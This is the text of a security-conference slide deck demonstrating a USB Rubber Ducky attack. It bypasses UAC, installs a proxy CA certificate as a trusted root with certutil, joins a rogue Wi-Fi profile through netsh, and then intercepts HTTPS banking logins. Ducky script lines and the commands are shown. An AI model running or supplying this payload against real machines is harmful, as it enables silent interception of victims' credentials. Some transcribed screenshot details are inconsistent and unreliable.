

USB Attack to Decrypt Wi-Fi Communications

Presented by: Jeremy Dorrough

Disclaimer

Opinions expressed in this presentation are my own. I am speaking for myself, not Genworth, nor anyone else.




Image Source: iwishisaidthat.com


About Me

- 10+ years in IT Security industry
- Worked in defense, utility & financial sectors
- Currently a Network Security Engineer at Genworth
- I crash cars for fun



Presentation Outline

- ✓ USB Rubber Ducky
- ✓ How the Attack Works
- ✓ Keyboard Payload
- ✓ Mass Storage/Keyboard Payload
- ✓ Demo
- ✓ Questions



USB Rubber Ducky




Image Source: <http://hakshop.myshopify.com/>

Firmware Options

- Duck
 - Keyboard Input
- FAT Duck
 - Mass Storage Device
- Detour Duck
 - Multiple Payloads
- Twin Duck
 - Both Keyboard and Mass Storage Device


USBdriveby

@SamyKamkar

Teensy 3.1




Teensy 3.0




[Teensy 3.1 changes from Teensy 3.0](#)

Teensy 2.0



25 I/O, 12 Analog, 7 PWM

Teensy++ 2.0



46 I/O Pins, 8 Analog Inputs, 9 PWM

<https://github.com/adamcaudill/Psychson>

adamcaudill / Psychson

Watch 373 Star 2,501 Fork 948

Phison 2251-03 (2303) Custom Firmware & Existing Firmware Patches (BadUSB)

15 commits 1 branch 1 release 2 contributors

branch: master Psychson / +

Update README.md

adamcaudill authored on Oct 5, 2014 latest commit 4522989aac

File	Description	Time Ago
DriveCom	Add chip ID & num LBA retrieval commands	10 months ago
EmbedPayload	Adding all the stuffs	10 months ago
Injector	Adding all the stuffs	10 months ago
docs	Adding all the stuffs	10 months ago
firmware	Add chip ID & num LBA retrieval commands	10 months ago
patch	Add no-boot-mode patch	9 months ago
templates	Adding all the stuffs	10 months ago
tools	Force these tools added	10 months ago
.gitignore	Adding all the stuffs	10 months ago
LICENSE	Update LICENSE	10 months ago
README.md	Update README.md	9 months ago


Code Issues 62 Pull requests 0 Wiki Pulse Graphs

HTTPS clone URL <https://github.com/adamcaudill/Psychson>


You can clone with HTTPS, SSH, or Subversion.

Clone in Desktop Download ZIP


How The Attack Works



How The Attack Works




How The Attack Works



Social Engineer???

DHS Study Performed by idappcom:

- 60% Plugged in dropped USB device
- 90% Plugged in USB device if case had an official logo



Foldout USB Flash Drive (512MB)

[Home](#) > [Return to Search Results](#) > Foldout USB Flash Drive (512MB)

Product Images & Colors



Showing 1 - 5 of 5



360° VIEW



Item# Q6996

Take the **NEXT STEP:**

[LIVE HELP](#)

[ORDER NOW](#)

[GET QUOTE](#)

[NO SAMPLE](#)

Need Help? Call 866-312-5646 for personal assistance.

Image Source: www.qualitylogoproducts.com

The Cat and Mouse Game

- Anti-Virus
- Web filters/Proxy
- FTP whitelist
- HTTP Strict Transport Security (HSTS)



LastPass 

stripe



Setup Rogue AP

- Hostapd
- dnsmasq
- Iptables
- Alternatively use mana-toolkit

Setup MITM Listener

- Configure a proxy of your choice
- Burpsuite, Squid, SSLStrip, Mallory, etc.
- Export the certificate
- Convert the certificate to base64 encoding

Burpsuite Proxy Settings

The screenshot shows the Burpsuite interface with the 'Proxy' tab selected. The main window displays the 'Proxy Listeners' configuration. A single listener is listed:

Running	Interface	Invisible	Redirect	Certificate
<input checked="" type="checkbox"/>	*:8080	<input checked="" type="checkbox"/>		Per-host

On the left side, there are buttons for 'Add', 'Edit', and 'Remove'. Below the table, a note states: "Each installation of Burp generates its own CA certificate that Proxy listeners can use when negotiating SSL connections. You can use in other tools or another installation of Burp." A 'CA certificate ...' button is also present.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# more cert.der
-----BEGIN CERTIFICATE-----
-----
```

```
# openssl x509 -in cert.der -inform der -outform pem -out cert.cer
```

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# more cert.cer
-----BEGIN CERTIFICATE-----
MIICxDCCAi2gAwIBAgIEV0dW+zANBgkqhkiG9w0BAQUFADCBijEUMBIGA1UEBhML
UG9ydFN3aWdnZXIxFDASBgNVBAgTC1BvcnRTd2lnZ2VyMRQwEgYDVQQHEwtQb3J0
U3dpZ2dlcjEUMBIGA1UEChMLUG9ydFN3aWdnZXIxFzAVBgNVBAsTDlBvcnRTd2ln
Z2VyIENBMRcwFQYDVQQDEw5Qb3J0U3dpZ2dlciBDQTAeFw0xNTAyMjAxNTQ3MDda
```

Payload Summary

1. Bypass UAC and open CMD.exe
2. Create a new .cer file from keyboard input
3. Add cert.cer to trusted root using certutil
4. Create a wireless profile
5. Connect to wireless profile
6. Clean up

Ducky Script API

- DELAY [time in milliseconds]
- STRING [standard keyboard entry]
- ENTER [Enter key]
- GUI [Windows key]
- REM [will not be processed]

github.com/hak5darren/USB-Rubber-Ducky/wiki/Duckyscript

Bypass UAC cmd.exe

DELAY 10000

GUI r

DELAY 200

STRING powershell Start-Process cmd -Verb runAs

Windows 10:

GUI x

STRING a



Image Source: technet.microsoft.com

Create Base64 Certificate

STRING copy con cert.cer

ENTER

STRING -----BEGIN CERTIFICATE-----

ENTER

STRING MIICxDCCAi2gAwIBAgIEV0dW+zANBgkUMBIGA1UEBhML

ENTER

STRING UG9ydFN3aWdnZXIxFDASBgNVBAgTC1BvcnRTd2EwtQb3J0

(...)

You Trust Me....Right?

STRING certutil -addstore -f -enterprise -user root cert.cer



Image Source: diariodigitalcolombiano.com


...Now Tell Me Your Secrets

- Echo xml network profile to a file
- Using xml file, create and connect to new Wireless profile

```
netsh wlan add profile filename="a.xml" interface="Wireless Network Connection"
```

Cover your tracks

- Delete xml file
- Delete rouge certificate



All Your Bank Are Belong To Us

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Options Alerts

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIN
144	https://online.wellsfargo.com	GET	/das/cgi-bin/session.cgi?screeni...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	302	716	HT
136	https://online.wellsfargo.com	GET	/das/common/scripts/wibcommo...	<input type="checkbox"/>	<input type="checkbox"/>	200	1068	scr
135	https://online.wellsfargo.com	POST	/signon	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	3767	HT
132	https://www.wellsfargo.com	POST	/tas	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	129	
123	https://www.wellsfargo.com	POST	/tas	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	129	
94	https://static.wellsfargo.com	GET	/tracking/toppages/utag.2.js?utv...	<input checked="" type="checkbox"/>	<input type="checkbox"/>	200	1367	scr
93	https://static.wellsfargo.com	GET	/tracking/toppages/utag.js	<input type="checkbox"/>	<input type="checkbox"/>	200	19897	scr
60	https://www.wellsfargo.com	GET	/global/home.jsp	<input type="checkbox"/>	<input type="checkbox"/>	200	104504	scr

Request Response

Raw Params Headers Hex

POST request to /signon

Type	Name	Value
Cookie	vlist	F95F61F578D3AB82
Cookie	OB_SO_ORIGIN	source=homepage
Cookie	wfacookie	11201502260648201707957568
Cookie	TS01b92b99	0135157aa8dc81960a070f3c18d6f61ca8f3009dbc8f8028df23e8dd79a1330f724b7024d318c
Cookie	utag_main	v_id:014bc65c4b58000fe01448f7ec5902042001b00900b5d\$_sn:1\$_ss:1\$_pn:1;exp-session
Body	destination	AccountSummary
Body	userid	fakeuser
Body	password	fakepassword

Internet Explorer

The screenshot shows a Microsoft Internet Explorer window. In the foreground, a 'Certificate' dialog box is displayed, overlaid on a Wells Fargo Personal & Business Banking login page. The dialog box has tabs for General, Details, and Certification Path, with the General tab selected. The 'Certificate Information' section contains the following text:

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer

Issued to: www.wellsfargo.com

Issued by: PortSwigger CA

Valid from 2/ 26/ 2015 **to** 2/ 15/ 2035

Buttons at the bottom of the dialog include 'Install Certificate...', 'Issuer Statement', and 'OK'. Below the dialog, a small note says 'Learn more about [certificates](#)'. The background shows the Wells Fargo login interface with fields for 'Username' (fakeuser) and 'Password' (redacted), and a 'View Your Accounts' button.

Internet Explorer

Wells Fargo - Personal & Business Banking - S

File Edit View Favorites Tools Help

Favorites map Suggested S

WF Wells Fargo - Personal & Business Ban...

WELL'S FARGO Personal

Banking Loans and Credit

View Your Accounts

Account Summary

Username fakeuser

Password

Go

Username / Password Help

Need online access?
Sign Up Now or Take a Tour
Privacy, Cookies, and Security

Certificate

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- Ensures the identity of a remote computer or service

Issued to wellsfargo.com

Issued by Sectigo CA

Valid from 2/26/2015 to 2/15/2035

Install Certificate... Issuer Statement

Learn more about [certificates](#)

OK

Everyday C

Open a new checking account and get easy access to yo

Start Now

plorer prov

Search

Financial Education

Locations Español

fppt.com

Chrome

The image shows a Google Chrome browser window. The address bar displays "Wells Fargo - Person" and the URL "https://www.wellsfargo.com". A "Certificate" dialog box is overlaid on the page. The dialog has tabs for "General", "Details", and "Certification Path", with "General" selected. The "Certificate Information" section contains the following text:

This certificate is intended for the following purpose(s):

- All application policies

Issued to: www.wellsfargo.com

Issued by: PortSwigger CA

Valid from 2/ 26/ 2015 **to** 2/ 15/ 2035

At the bottom of the dialog, there is a link "Learn more about [certificates](#)".

On the right side of the dialog, there are two buttons: "Issuer Statement" and "OK".

The background of the browser window shows the Wells Fargo homepage. The top navigation bar includes links for "Español" and "Search". Below the navigation, there are sections for "Financial Education" and "About Wells Fargo". A large banner on the right side of the page says "It's tax time. Pay yourself first" and "Open and fund an IRA by April 15, 2015, to increase potential retirement and tax savings". There is also a red "Open an IRA" button.

Chrome

Wells Fargo - Person x

https://www.wellsfargo.com

WELLS FARGO

Person

Banking Loans and C

View Your Account

Account Summary

Username fakeuser

Password *****

Username / Password

Need online access? Sign Up Now or Take a Tour Privacy, Cookies, and Safety

College Fraud Center

A couple walking together.

Certificate

X

General Details Certification Path

Certificate Information

This certificate is intended for the following purpose(s):

- All application policies

Issued by: www.wellsfargo.com

Issued by: PortSwigger CA

Valid from 2/ 26/ 2015 to 2/ 15/ 2035

Issuer Statement

Learn more about [certificates](#)

OK

Español Search

Financial Education About W

It's tax time. Pay yourself first!

Open and fund an IRA by April 15, 2015, to increase potential retirement and tax savings

Open an IRA

Banking Made Easy

Borrowing and Credit

Could an IRA help you save on 2014 taxes?

Open and fund an IRA by 4/15/15 for possible tax benefits

Open an IRA >

fppt.com

pwned

Firefox

Untrusted Connection x +

Back Forward https://www.wellsfargo.com Search



This Connection is Untrusted

You have asked Firefox to connect securely to www.wellsfargo.com, but we can't connect securely.

Normally, when you try to connect securely, sites will present trusted identification to make sure you're going to the right place. However, this site's identity can't be verified.

